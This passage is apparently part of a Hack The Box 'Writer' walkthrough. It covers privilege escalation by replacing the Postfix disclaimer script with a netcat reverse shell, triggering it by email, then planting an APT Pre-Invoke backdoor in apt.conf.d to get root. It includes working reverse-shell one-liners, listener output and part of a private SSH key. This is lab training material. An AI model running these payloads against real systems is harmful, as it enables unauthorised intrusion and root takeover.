                                /usr/lib/ifmail/ifmail -r $nexthop ($recipient)
rgv=/usr/lib/bsmtp/bsmtp -t$nexthop -f$sender $recipient
  flags=F
                    ftn a
                     =bsmtp
  flags=Fq.
                                       /usr/lib/scalemail/bin/scalemail-store ${nexthop} ${user} ${extension}
                    scalemail
  flags=R
                                   /usr/lib/mailman/bin/postfix-to-mailman.py
  flags=FR
                    list a
  flags=Rq
                     john
                                   /etc/postfix/disclaimer -f ${sender} -- ${recipient}
```

Resource from Hacktricks

Postfix

Usually, if installed, in /etc/postfix/master.cf contains **scripts to execute** when for example a new mail is receipted by a user. For example the line flags=Rq user=mark argv=/etc/postfix /filtering-f \${sender} -- \${recipient} means that /etc/postfix/filtering will be executed if a new mail is received by the user mark.

4.2 Payload Reverse Shell Script

Prepare reverse shell script and rename as disclaimer file.

```
1#!/bin/sh
2# Localize these.
3 rm /tmp/delete; mkfifo /tmp/delete; cat /tmp/delete|/bin/sh -i 2>&1|nc 10.10.14.33 5555 >/tmp/delete
ete
4
```

4.3 Python Send Mail script

Simple python3 send mail script. As knowing that kyle email address format from above disclaimer address.

```
1#!/usr/bin/python3
 3 import smtplib
 5 sender = "kyle@writer.htb"
 6 receivers = "john@writer.htb"
 8 message = """
 9 Subject: SMTP e-mail test
10
11 This is a test e-mail message.
12 """
13
14 try:
15
     smtpObj = smtplib.SMTP('localhost')
     smtpObj.sendmail(sender, receivers, message)
16
     print("Successfully sent email")
17
18 except SMTPException:
     print("Error: unable to send email")
19
```

Transfer both payload reverse shell script(+x permission) and python script to target machine.

```
kyle@writer:/dev/shm$ ls -la
total 8
drwxrwxrwt 2 root root 80 Dec 11 05:35 .
drwxr-xr-x 18 root root 4000 Dec 11 03:46 ..
-rwxrwxrwx 1 kyle kyle 1121 Dec 11 05:13 disclaimer
-rw-rw-r-- 1 kyle kyle 370 Dec 11 05:33 sendmail.py
kyle@writer:/dev/shm$
```

4.4 Payload execution

Replace the payload with the original /etc/postfix/disclaimer. Next, execute the python script in victim machine.

```
kyle@writer:/dev/shm$ cp /dev/shm/disclaimer /etc/postfix/disclaimer kyle@writer:/dev/shm$ python3 /dev/shm/sendmail.py
Successfully sent email
```

4.5 John Shell Gain

Get reverse shell as john.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Writer$ nc -lvnp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.11.101.
Ncat: Connection from 10.10.11.101:46478.
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1001(john) gid=1001(john) groups=1001(john)
$ python3 -c "import pty; pty.spawn('bash')"
export TERM=xterm-256colorjohn@writer:/var/spool/postfix$
export TERM=xterm-256color
john@writer:/var/spool/postfix$ ^Z
[1]+ Stopped nc -lvnp 5555
```

4.6 John SSH key

Obtain ssh key in john/.ssh directory. Login SSH as john.

```
john@writer:/home/john/.ssh$ ls -la
total 20
drwx----- 2 john john 4096 Jul 9 12:29 .
drwxr-xr-x 4 john john 4096 Aug 5 09:56 .
-rw-r--r-- 1 john john 565 Jul 9 12:29 authorized_keys
-rw----- 1 john john 2602 Jul 9 12:29 id_rsa
-rw-r--r-- 1 john john 565 Jul 9 12:29 id_rsa
-rw-r--r-- 1 john john 565 Jul 9 12:29 id_rsa.pub
john@writer:/home/john/.ssh$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAdzc2gtcn
NhAAAAAWEAAQAAAYEAxqOWLbG36VBpFEz2ENaw0DfwMRLJdD3QpaIApp27SvktsWY3hOJz
```

4.7 John Group

Check sudo permission, current user and groups. Discover that john in under group management. Management group can access to apt.conf.d directory.

```
john@writer:~$ sudo -l
[sudo] password for john:
Sorry, try again.
[sudo] password for john:
sudo: 1 incorrect password attempt
john@writer:~$ id
uid=1001(john) gid=1001(john) groups=1001(john),1003(management)
john@writer:~$ find / -group management 2> /dev/null
/etc/apt/apt.conf.d
john@writer:~$
```

4.8 APT Conf directory

Discover that management group has full permission to apt.conf.d directory.

5.0 ROOT ACCESS

Refer to Hacking Article source.

```
And we know apt.conf.d file has full permission as said above (You can also manually check to ensure the writable directory using find command) in the lab setup. Therefore, we will create a malicious file inside apt.conf.d by injecting netcat reverse backdoor:

echo 'apt::Update::Pre-Invoke {"rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh
```

5.1 Create reverse shell

Create reverse shell file inside apt.conf.d directory.

5.2 Root shell gain

Netcat receive connection as ROOT user.

```
| sodanew@kalinew:~/Documents/HTB/Machine/Linux/Writer$ nc -lvnp 5555
| Ncat: Version 7.92 ( https://nmap.org/ncat )
| Ncat: Listening on :::5555
| Ncat: Listening on 0.0.0.0:5555
| Ncat: Connection from 10.10.11.101.
| Ncat: Connection from 10.10.11.101.
| Ncat: Connection from 10.10.11.101:47508.
| /bin/sh: 0: can't access tty; job control turned off
| # id
| uid=0(root) gid=0(root) groups=0(root)
| # python3 -c "import pty; pty.spawn('bash')"
| export TERM=xterm-256colorroot@writer:/tmp#
| export TERM=xterm-256color
| root@writer:/tmp# ^Z
| [1]+ Stopped | nc -lvnp 5555
```